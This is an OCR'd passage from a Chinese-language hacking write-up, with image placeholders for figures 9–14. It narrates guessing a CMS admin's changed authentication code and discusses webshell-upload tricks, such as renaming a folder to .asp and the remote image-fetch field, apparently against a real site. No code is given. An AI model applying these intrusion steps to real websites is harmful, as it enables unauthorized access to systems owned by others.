


图9

管理员大哥你记那么多码码累不累呀？无奈我只好从官方网站下载了一套程序进行安装调试，发现默认的认证码8888被管理员更改了，难道到嘴的肥肉又要飞了不成？好友堕落兄弟让我另求他法，而我又舍不得放弃，只有再次使用社工了，站在管理员的角度分析，认证码应该不是怎么复杂，1234不行、net135就成功的进入了，如图11。




图10




图11

四、柳暗花明

进入了后台才知道传说中V4.5版本已经不再像以前的3.X那样，传个图片木马然后将目录名改为.asp就能得到webshell了，在这个版本中已经将“.”进行了过滤。曾经有人说在“添加文章”—“频道选项”里的“远程抓取图片”里可以填入一个有效的webshell地址就能得到该网站的webshell了，如图12，图13，图14，图15。




图12

但经小弟的测试，当在图15中输入密码时却是无法打开连接的，上面我们填的明明是webshell的地址，而且木马的大小也只有几KB，为什么不能连接呢？其实这只是虚拟的图片而不是真实的地址，大家可以去验证一下的。




图13




图14

